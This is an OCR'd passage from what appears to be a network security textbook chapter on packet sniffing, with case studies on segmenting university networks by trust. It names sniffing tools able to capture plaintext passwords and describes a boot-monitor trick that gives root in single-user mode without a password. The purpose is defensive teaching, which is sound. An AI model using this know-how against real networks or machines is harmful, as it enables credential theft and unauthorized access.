


Gaining Access and Securing the Gateway

IP Spoofing and Sniffing

Sniffing and spoofing are security threats that target the lower layers of the networking infrastructure supporting applications that use the Internet. Users do not interact directly with these lower layers and are typically completely unaware that they exist. Without a deliberate consideration of these threats, it is impossible to build effective security into the higher levels.

Sniffing *is a passive security attack in which a machine separate from the intended destination reads data on a network. The term "sniffing" comes from the notion of "sniffing the ether" in an Ethernet network and is a bad pun on the two meanings of the word "ether." Passive security attacks are those that do not alter the normal flow of data on a communication link or inject data into the link.*

Spoofing is an active security attack in which one machine on the network masquerades as a different machine. As an active attack, it disrupts the normal flow of data and may involve injecting data into the communications link between other machines. This masquerade aims to fool other machines on the network into accepting the impostor as an original, either to lure the other machines into sending it data or to allow it to alter data. The meaning of "spoof" here is not "a lighthearted parody," but rather "a deception intended to trick one into accepting as genuine something that is actually false." Such deception can have grave consequences because notions of trust are central to many networking systems. Sniffing may seem innocuous (depending on just how sensitive and confidential you consider the information on your network), some network security attacks use sniffing as a prelude to spoofing. Sniffing gathers sufficient information to make the deception believable.

Sniffing

Sniffing is the use of a network interface to receive data not intended for the machine in which the interface resides. A variety of types of machines need to have this capability. A token-ring bridge, for example, typically has two network interfaces that normally receive all packets traveling on the media on one interface and retransmit some, but not all, of these packets on the other interface. Another example of a device that incorporates sniffing is one typically marketed as a "network analyzer." A network analyzer helps network administrators diagnose a variety of obscure problems that may not be visible on any one particular host. These problems can involve unusual interactions between more than just one or two machines and sometimes involve a variety of protocols interacting in strange ways.

Devices that incorporate sniffing are useful and necessary. However, their very existence implies that a malicious person could use such a device or modify an existing machine to snoop on network traffic. Sniffing programs could be used to gather passwords, read inter-machine e-mail, and examine client-server database records in transit. Besides these high-level data, low-level information might be used to mount an active attack on data in another computer system.

Sniffing: How It Is Done

In a shared media network, such as Ethernet, all network interfaces on a network segment have access to all of the data that travels on the media. Each network interface has a hardware-layer address that should differ from all hardware-layer addresses of all other network interfaces on the network. Each network also has at least one broadcast address that corresponds not to an individual network interface, but to the set of all network interfaces. Normally, a network interface will only respond to a data frame carrying either its own hardware-layer address in the frame's destination field or the "broadcast address" in the destination field. It responds to these frames by generating a hardware interrupt to the CPU. This interrupt gets the attention of the operating system, and passes the data in the frame to the operating system for further processing.

Note The term "broadcast address" is somewhat misleading. When the sender wants to get the attention of the operating systems of all hosts on the network, he or she uses the "broadcast address." Most network interfaces are capable of being put into a "promiscuous mode." In promiscuous mode, network interfaces generate a hardware interrupt to the CPU for every frame they encounter, not just the ones with their own address or the "broadcast address." The term "shared media" indicates to the reader that such networks broadcast all frames—the frames travel on all the physical media that make up the network.

At times, you may hear network administrators talk about their networking trouble spots—when they observe failures in a localized area. They will say a particular area of the Ethernet is busier than other areas of the Ethernet where there are no problems. All of the packets travel through all parts of the Ethernet segment. Interconnection devices that do not pass all the frames from one side of the device to the other form the boundaries of a segment. Bridges, switches, and routers divide segments from each other, but low-level devices that operate on one bit at a time, such as repeaters and hubs, do not divide segments from each other. If only low-level devices separate two parts of the network, both are part of a single segment. All frames traveling in one part of the segment also travel in the other part.

The broadcast nature of shared media networks affects network performance and reliability so greatly that networking professionals use a network analyzer, or sniffer, to troubleshoot problems. A sniffer puts a network interface in promiscuous mode so that the sniffer can monitor each data packet on the network segment. In the hands of an experienced system administrator, a sniffer is an invaluable aid in determining why a network is behaving (or misbehaving) the way it is. With an analyzer, you can determine how much of the traffic is due to which network protocols, which hosts are the source of most of the traffic, and which hosts are the destination of most of the traffic. You can also examine data traveling between a particular pair of hosts and categorize it by protocol and store it for later analysis offline. With a sufficiently powerful CPU, you can also do the analysis in real time.

Most commercial network sniffers are rather expensive, costing thousands of dollars. When you examine these closely, you notice that they are nothing more than a portable computer with an Ethernet card and some special software. The only item that differentiates a sniffer from an ordinary computer is software. It is also easy to download shareware and freeware sniffing software from the Internet or various bulletin board systems.

The ease of access to sniffing software is great for network administrators because this type of software helps them become better network troubleshooters. However, the availability of this software also means that malicious computer users with access to a network can capture all the data flowing through the network. The sniffer can capture all the data for a short period of time or selected portions of the data for a fairly long period of time. Eventually, the malicious user will run out of space to store the data—the network I use often has 1000 packets per second flowing on it. Just capturing the first 64 bytes of data from each packet fills up my system's local disk space within the hour.

Note *Esniff.c* is a simple 300-line C language program that works on SunOS 4.x. When run by the root user on a Sun workstation, Esniff captures the first 300 bytes of each TCP/IP connection on the local network. It is quite effective at capturing all usernames and passwords entered by users for telnet, rlogin, and FTP.

TCPDump 3.0.2 is a common, more sophisticated, and more portable Unix sniffing program written by Van Jacobson, a famous developer of high-quality TCP/IP software. It uses the libpcap library for portably interfacing with promiscuous mode network interfaces. The most recent version is available via anonymous FTP to `ftp.ee.lbl.gov`.

NetMan contains a more sophisticated, portable Unix sniffer in several programs in its network management suite. The latest version of NetMan is available via anonymous FTP to `ftp.cs.curtin.edu.au` in the directory /pub/netman.

EthDump is a sniffer that runs under DOS and can be obtained via anonymous FTP from `ftp.eu.germany.net` in the directory /pub/networking/inet/ethernet/.

Warning On some Unix systems, TCPDump comes bundled with the vendor OS. When run by an ordinary, unprivileged user, it does not put the network interface into promiscuous mode. With this command available, a user can only see data being sent to the Unix host, but is not limited to seeing data sent to processes owned by the user. Systems administrators concerned about sniffing should remove user execution privileges from this program.

Sniffing: How It Threatens Security

Sniffing data from the network leads to loss of privacy of several kinds of information that should be private for a computer network to be secure. These kinds of information include the following:

- Passwords
- Financial account numbers
- Private data
- Low-level protocol information

The following subsections are intended to provide examples of these kinds.

Sniffing Passwords

Perhaps the most common loss of computer privacy is the loss of passwords. Typical users type a password at least once a day. Data is often thought of as secure because access to it requires a password. Users usually are very careful about guarding their password by not sharing it with anyone and not writing it down anywhere.

Passwords are used not only to authenticate users for access to the files they keep in their private accounts but other passwords are often employed within multilevel secure database systems. When the user types any of these passwords, the system does not echo them to the computer screen to ensure that no one will see them. After jealously guarding these passwords and having the computer system reinforce the notion that they are private, a setup that sends each character in a password across the network is extremely easy for any Ethernet sniffer to see. End users do not realize just how easily these passwords can be found by someone using a simple and common piece of software.

Sniffing Financial Account Numbers

Most users are uneasy about sending financial account numbers, such as credit card numbers and checking account numbers, over the Internet. This apprehension may be partly because of the carelessness most retailers display when tearing up or returning carbons of credit card receipts. The privacy of each user's credit card numbers is important. Although the Internet is by no means bulletproof, the most likely location for the loss of privacy to occur is at the endpoints of the transmission. Presumably, businesses making electronic transactions are as fastidious about security as those that make paper transactions, so the highest risk probably comes from the same local network in which the users are typing passwords.

However, much larger potential losses exist for businesses that conduct electronic funds transfer or electronic document interchange over a computer network. These transactions involve the transmission of account numbers that a sniffer could pick up; the thief could then transfer funds into his or her own account or order goods paid for by a corporate account. Most credit card fraud of this kind involves only a few thousand dollars per incident.

Sniffing Private Data

Loss of privacy is also common in e-mail transactions. Many e-mail messages have been publicized without the permission of the sender or receiver. Remember the Iran-Contra affair in which President Reagan's secretary of defense, Caspar Weinberger, was convicted. A crucial piece of evidence was backup tapes of PROFS e-mail on a National Security Agency computer. The e-mail was not intercepted in transit, but in a typical networked system, it could have been. It is not at all uncommon for e-mail to contain confidential business information or personal information. Even routine memos can be embarrassing when they fall into the wrong hands.


Sniffing Low-Level Protocol Information

Information network protocols send between computers includes hardware addresses of local network interfaces, the IP addresses of remote network interfaces, IP routing information, and sequence numbers assigned to bytes on a TCP connection. Knowledge of any of this information can be misused by someone interested in attacking the security of machines on the network. See the second part of this chapter for more information on how these data can pose risks for the security of a network. A sniffer can obtain any of these data. After an attacker has this kind of information, he or she is in a position to turn a passive attack into an active attack with even greater potential for damage.

Protocol Sniffing: A Case Study

At one point in time, all user access to computing facilities in the organization under study (the university at which the author is employed) was done via terminals. It was not practical to hardwire each terminal to the host, and users needed to use more than one host. To solve these two problems, Central Computing used a switch (an AT&T ISN switch) between the terminals and the hosts. The terminals connected to the switch so that the user had a choice of hosts. When the user chose a host the switch connected the terminal to the chosen host via a very real, physical connection. The switch had several thousand ports and was, in theory, capable of setting up connections between any pair of ports. In practice, however, some ports attached to terminals and other ports attached to hosts. Figure 6.1 illustrates this setup.

Figure 6.1
Case study system before networking.



To make the system more flexible, the central computing facility was changed to a new system that uses a set of (DEC 550) Ethernet terminal servers with ports connected to the switch, rather than the old system, which used a fixed number of switch ports connected to each host. The new terminal servers are on an Ethernet segment shared by the hosts in the central machine room.

Offices have a cable running from a wallplate to a wiring closet punchdown block. The punchdown block has cables running to multiplexers which in turn connect to the switch. The multiplexers serve to decrease the number of cables that need to be long. With this arrangement sniffing or other forms of security problems are not an issue. No two offices share any media. The switch mediates all interaction between computers, isolating the flow of data away from the physical location of the end users (see fig. 6.2).




Figure 6.2
Case study system after networking of machine room but before networking of user areas.

Rather than using simple terminals, however, most computer users have a computer on their desktop that they use in addition to the Central Computing computers. The switch services these computers as well as simple terminals. The number of computer users, however, has grown rapidly over the past decade and the switch is no longer adequate. Terminal ports are in short supply, host ports are in even shorter supply, and the switch does not supply particularly high-speed connections.

To phase out the switch, Central Computing installed an Ethernet hub in the basement of each building next to the punchdown block used to support both the switch multiplexer and the telephone lines. The hubs in the basements connect to the central facility using fiber-optic cables to prevent signal degradation over long distances. Hubs also were placed in the wiring closets on each floor of each building that connected to the basement hub. Now the cables leading to the wallplates in the offices are being moved from the punchdown block that leads to the multiplexer to a punchdown block that leads to one of these hubs. The new wiring scheme neatly parallels the old and was changed relatively inexpensively. Figure 6.3 illustrates the system after the networking of user areas. Figure 6.4 shows the user area networking detail.

Figure 6.3
Case study system after networking of user areas.





Figure 6.4
Case study user area networking detail.



Although the new wiring scheme neatly parallels the old, the data traveling on the new wiring scheme does not neatly parallel its previous path. From a logical standpoint, it can get to the same places, but the data can and does go to many other places as well. Under this scheme, any office can sniff on all the data flowing to Central Computing from all of the other offices in the building. Different departments are located in the same building. These departments compete for resources allocated by upper management and are not above spying on one another. Ordinary staff, the managers that supervise them, and middle management all are located in the same building. A fair amount of potential exists for employees to want to know what other people are sending in e-mail messages, storing in personnel files, and storing in project planning files.

In addition to nosiness and competition, a variety of people sharing the same physical media in the new wiring scheme, could easily misuse the network. Since all occupants of a building

share a single set of Ethernet hubs, they broadcast all of their network traffic to every network interface in the entire building. Any sensitive information that they transmit is no longer limited to a direct path between the user's machine and the final destination, anyone in the building can intercept the information with a sniffer. However, some careful planning of network installation or a redesign of an existing network should include security considerations (as well as performance issues) to avoid the risks inherent in shared media networking.

The network in the case study fails miserably in the prevention of sniffing. Any computer in a building is capable of sniffing the network traffic to or from any other computer in the building. The following section describes how to design a network that limits the sharing of media to prevent sniffing by untrustworthy machines.

Sniffing: How to Prevent It

To be able to prevent a sniffing attack, you first need to understand the network segments and trust between computer systems.

Network Segmentation

A *network segment* consists of a set of machines that share low-level devices and wiring and see the same set of data on their network interfaces. The wires on both sides of a repeater are clearly in the same network segment because a repeater simply copies bits from one wire to the other wire. An ordinary hub is essentially a multiport repeater; all the wires attached to it are part of the same segment.

In higher-level devices, such as bridges, something different happens. The wires on opposite sides of a bridge are not part of the same segment because the bridge filters out some of the packets flowing through it. The same data is not flowing on both sides of the bridge. Some packets flow through the bridge, but not all. The two segments are still part of the same physical network. Any device on one side of the bridge can still send packets to any device on the other side of the bridge. However, the exact same sets of data packets do not exist on both sides of the bridge. Just as bridges can be used to set up boundaries between segments, so can switches. Switches are essentially multiport bridges. Because they limit the flow of all data, a careful introduction of bridges and switches can be used to limit the flow of sensitive information and prevent sniffing on untrustworthy machines.

The introduction of switches and bridges into a network is traditionally motivated by factors other than security. They enhance performance by reducing the collision rate of segments, which is much higher without these components. Switches and bridges overcome the time delay problems that occur when wires are too long or when simple repeaters or hubs introduce additional time delay. As one is planning the network infrastructure one should keep these other factors in mind as well. One can use these factors to sell the introduction of additional hardware to parties less concerned with security.

A segment is a subset of machines on the same subnet. Routers are used to partition networks into subnets. Hence, they also form borders between segments in a network. Unlike bridges and switches, which do not interact with software on other devices, routers interact with network layer software on the devices in the network. Machines on different subnets are always part of different segments. Segments are divisions within subnets, although many subnets consist of a single segment in many networks. Dividing a network into subnets with routers is a more radical solution to the sniffing problem than dividing subnets into segments. However, as you will see in a later section, it may help with some spoofing problems.

Segmentation of a network is the primary tool one has in fighting sniffing. Ideally, each machine would be on its own segment and its interface would not have access to network data for which it is not the destination. This ideal can be accomplished by using switches instead of hubs to connect to individual machines in a 10BASE-T network. As a matter of practicality and economics, however, one must often find a less ideal solution. Such solutions all involve the notion of trust between machines. Machines that can trust each other can be on the same segment without worry of one machine sniffing at the other's data.

Understanding Trust

Typically, one thinks of trust at the application layer between file servers and clients. Clearly, the file server trusts its clients to authenticate users. However, this notion of trust extends to lower-level network devices as well. For example, at the network layer, routers are trusted to deliver datagrams and correct routing tables to the hosts on their networks. Hosts are trusting of routers and routers are trusted machines. If you extend the concept of trust down to the data link layer one gets to sniffing. A machine sending data considered private on a particular network segment must trust all machines on that network segment. To be worthy of that trust, the machines on the segment and the wiring between them must have sufficient physical security (locks on doors, armed guards, and such) to ensure that an attacker cannot install a sniffer on that segment.

The threat of sniffing comes from someone installing sniffing software on a machine normally on the network, someone taking a sniffer into a room and jacking it into the network connections available there, or even installing an unauthorized network connection to sniff. To counter these options, you must rely on the security of the operating system itself to prevent the execution of unauthorized sniffing, the personal trustworthiness of the people who have access to the rooms in which network components are located, and physical security to prevent untrustworthy people from gaining access to these rooms.

Hardware Barriers

To create trustworthy segments, you must set up barriers between secure segments and insecure segments. All of the machines on a segment must mutually trust each other with the data traveling on the segment. An example of such a segment would be a segment that does not extend outside the machine room of a computing facility. All machines are under the

control of a cooperating and mutually trusting systems staff. The personal trust between staff members is mirrored by the mutual trust between the systems for which they are responsible.

The opposite of this is the belief and understanding that some segments simply must be considered insecure. Insecure segments need not be trusted if those segments carry only public or non-critical data. An example of such a segment is a university laboratory used only by students. No guarantee of absolute security is made for the information stored. Possibly the students realize that for this network drive only reasonable precautions will be taken to maintain privacy by enforcement of password protections, file system access lists, and regular backups.

It is less clear where to draw the line in a more professional business setting. The only basis for trust between machines is for trust between the people who control the machines. Even if a person can be trusted personally in an ethical sense, he or she may not be trustworthy technically to administer a machine in such a way that an attacker could not abuse the machine under his or her control.

Suppose a set of machines has a set of trust relationships as shown in figure 6.5 (an arrow points from the trusting machine to the trusted machine). One needs to connect them to the network in such a way that two machines that do not trust each other are on the same segment and provide appropriate physical security to avoid tampering with a trusted machine. One such partitioning is shown in figure 6.6 (the lines between segments indicate that the segments are connected by a device that limits data flow, such as a bridge).




Figure 6.5
A simple set of trust relationships between machines An arrow points from the trusting machine to the trusted machines.




Figure 6.6
A partitioning into network segments of the machines in figure 6.5 that satisfies the lack of trust between machines.

Secure User Segments

Security is a relative thing. How secure you make a segment is related to how much control you take away from the technically untrustworthy end user who uses the network in a location with limited physical security.

In some settings, you may consider it appropriate to remove control of a machine from the end user because you cannot trust the end user from a technical standpoint. However, to actually remove control from the end user and prevent the end user machine from being used for sniffing, the machine on the end user's desk essentially becomes a terminal. This may seem disheartening, but keep in mind that terminals such as X Window System terminals provide the user with all the functionality of a workstation for running most Unix application software—they also have no moving parts and are virtually maintenance free.

If the end user cannot be trusted or if the software on a desktop machine could be altered by the authorized end user because of the machine's physical location, then the machine should not be a personal computer. For the purposes of this discussion, a personal computer is one that runs an operating system such as DOS, Windows 3.1, or Windows 95. These operating systems lack the notion of a privileged user in the sense that any user can run any program without interference from the operating system. Hence, any user can run a sniffer on such a system. PCs have always been popular because they can be customized by the end user. No system administrator can restrict what the end user can and cannot do with one of these machines. In highly secure settings, machines that use these operating systems are set up without local disks to prevent installation of unauthorized software such as a sniffer. Essentially, they become terminals that offload some of the work from the central, physically secure server.

A workstation running an operating system such as Windows NT, Unix, or VMS provides an extra degree of protection because these systems include privileged users, also known as superusers ("administrator" in NT, "root" in Unix, and "system" in VMS) who must know a special password. These operating systems only allow access to certain hardware level operations to superusers. If the end user has ordinary user access to the machine on his or her desk but does not have superuser privileges, then the machine can be trusted to a larger degree than the user. It is still possible to bring alternative boot media to most workstation-class operating systems and obtain superuser privileges without knowing the superuser password. The more secure systems, however, limit the user's ability to install software. Usually the only software that can be installed by the user is the operating system.

Note I once had to review the security arrangements on a set of (DECstation 3100) workstations. The system administrator in charge of the local network had designated the workstations secure enough to be trusted by the file server to NFS mount a file system containing mission-critical data directories. I turned one of the workstations off, waited a second and turned it back on. After a self-test, it came up with a boot monitor prompt. I was familiar with similar machines and knew I had two alternatives, but was unsure what the effective difference would be on this particular model of workstation. As it turned out, one command (auto) would boot the workstation directly into Unix multiuser mode, which is what the system administrator had always done. The system administrator was unaware of the results of trying the alternative command. When I tried the alternative command (boot), the workstation booted directly into Unix single-user mode and gave the person at the keyboard superuser privileges without being required to issue a password.

These workstations clearly were not sufficiently secure to be trusted to NFS mount the mission-critical disks. The documentation supplied with the workstations did not mention it. However, it turned out that the single-user mode can be password protected with a password stored in non-volatile RAM under the control of the boot monitor. Password protection made these workstations sufficiently secure to be trusted to mount the mission-critical disks. Absolute security is out of the question, since one can still reset the non-volatile RAM by opening the system box. On other systems, the password may be circumvented with other methods.

Although this story has little to do with sniffing, it illustrates how trust can often lead to unexpected risks on machines outside the server room. By obtaining superuser privileges, a user could not only sniff data, but do much more serious damage.

Segments with Mutually Trusting Machines

Some research at academic and industrial departments requires that the end user have complete access to the machine on the desktop. In these cases, a secure segment is probably out of the question unless the end users are impeccably ethical and technically competent to maintain system security on the machines they control (a machine administered by someone without

security training is likely to be broken into by an attacker and used as a base of operations to attack other machines, including sniffing attacks). If you assume the end users are indeed competent to ensure the security of their own desktop system, all machines on the segment can be considered mutually trusting with respect to sniffing. That is, while any of the machines on the segment *could be* used as a sniffer, the users trust that they will not be based on the following:

- The physical security of the machines
- The technical competence of the other users to prevent outsiders from gaining control of one of the machines remotely
- The personal integrity of the other users

It is possible to build a secure subnet or local area network out of a set of segments that each have mutually trusting machines. You must locate machines that are not mutually trusting on separate segments. Machines that need to communicate across segment boundaries should only do so with data that is not private. You can join mutually trusting segments by secure segments. Such an arrangement presumes that the end users trust the staff operating these central facilities. However, from a practical standpoint all but the most paranoid end users find this acceptable.

Connecting Segments of One-Way Trust

Consider, for example, the simple situation of two segments of mutual trust. Mutual trust exists between the machines on the first segment and mutual trust exists between the machines on the second segment. However, the machines in the first segment are communicating less sensitive information than those in the second segment. The machines in the first segment may trust those in the second segment but not vice versa. In this case, it is allowable for the data from the first segment to flow through the second segment. However, you must use a barrier such as a bridge to prevent the flow of data in the opposite direction.

One-way trust is fairly common between secure segments and other types of segments. The less secure machines must trust the more secure machines, but not vice versa. Similarly, one way trust may exist between a segment of mutual trust and an insecure segment. Connecting segments with one way trust via bridges and routers leads to a hierarchy of segments. Tree diagrams represent hierarchies graphically. In this case, the parent-child relationship in the tree associates the parent with a more secure segment and the child with a less secure segment. Thus, the more secure segments are closer to the root of the tree and less secure segments are closer to the leaves—insecure segments are leaves in the tree representing the one-way trust hierarchy.

Insecure Segments

In many cases, it is not practical to construct the segment boundaries between machines that are not mutually trusting. The reason for this is that such a setup isn't safe from sniffing.

Insecure segments might be acceptable in areas where security requirements are also low. However, most users expect a higher level of security than any such setup could provide.

If you must use an insecure segment and still expect a higher degree of security, your only solution is software-based techniques rather than hardware-based techniques, such as encryption technology.

Case Study: A Small Department Subnet

A good case study of a network system at risk is in building at the university where I work. Computer Science shares two floors of the building with Mathematics and English. On the lower floor are several rooms with computers that are accessible by clients of Computer Science, offices for professional staff members in each of the three departments, and the Computer Science machine room. On the upper floor are offices for professional staff members of Computer Science and Mathematics and the office suites for the managers and secretarial staff of each.

The rooms in which clients access the network are not secure. Professional staff members in each department are mutually trusting of each other. They are not mutually trusting of all members of other departments. The two management suites cannot trust each other. They cannot trust the professional staff they supervise because they work with sensitive employee records dealing with performance reviews, salary recommendations, and compete for resources provided by higher levels of management.

In fact, the management suites are equipped with a higher level of physical security than the professional staff offices. These suites may be considered secure relative to the offices of the staff they supervise. The machines in each suite can be considered mutually trusting of other machines, because the personnel share sensitive information with each other anyway (see fig. 6.7). Finally, the Computer Science machine room is secure.




Figure 6.7
Trust relationships between groups of machines in case study.

To satisfy the constraints of these trust relationships, the staff members of Computer Science, Mathematics, and English must each be placed on a separate segment. The Mathematics management suite must be placed on a separate segment. However, data to and from the Mathematics staff may flow through the Mathematics management suite without violating the trust constrains. In an exact parallel, the Computer Science management suite can have a segment with data flowing through it to and from the Computer Science staff segment. The machines used by Computer Science clients may transmit through staff and management

segments. Notice the fact that we have a hierarchy of trust being in effect here. At the top end of the hierarchy is the Computer Science machine room, which must be on its own segment as well.

Now consider the wiring system available to service these two floors. The lower floor has a single communication closet that contains the connection to the central computing facility. The upper floor has a primary communication closet immediately above it connected by a conduit through the flooring. This primary communication closet on the upper floor is close to the Mathematics management suite. The primary closet connects, via a wiring conduit, to a secondary communication closet on the opposite side of the upper floor close to the Computer Science management suite.

If you do not consider security, you will design the network by looking purely at cost and performance. The minimum cost solution is simply to locate a set of hubs in each communications closet and connect all the hubs together to form a single segment. From a performance standpoint the management personnel do not want to have their network activity slowed by the activity of the staff they supervise or by people from a different department, so one can argue to segment the network on the basis of performance in a way that is close to what is needed for security purposes. If cost is not an issue, each of the proposed segments can simply be connected by a switch.

A realistic solution needs to do the following:

- Balance the issues of cost and performance
- Take into consideration the physical layout of the building
- Maintain security by not violating the trust constraints

Figure 6.8 shows such a solution. Mathematics places all of its staff on a single segment by connecting hubs in the upper and lower floor communication closets. The Mathematics management suite has a segment that bears the burden of traffic from the staff segment. While Mathematics has a lower cost solution, Computer Science has a higher performance solution. Computer Science has five separate segments joined by a switch. Computer Science staff are placed on two separate segments, one for the upper floor and one for the lower floor, not to satisfy any security concern, but because separate hubs on each floor simplified the wiring and provide a low-cost opportunity to enhance performance. Computer Science, Mathematics, and English each have a separate subnet. These three subnets are joined into a single network by a router located in the communication closet on the lower floor.

The solution shown in figure 6.8 provides for reasonable security against sniffing. Absolute security is not provided since it is still possible for anyone to hook up a sniffer on any of the segments. However, data from areas where more security is needed do not flow through areas where less security is needed. The areas where more security is needed have higher levels of physical security as well. Hence, it is increasingly difficult to physically get to a location where sensitive data is flowing on the wires. Also, except on the insecure Computer Science client

segment, there is trust between the authorized users of the machines sharing a segment. Hence, an authorized user of a machine cannot use it to sniff data going to or from someone who does not trust the user.

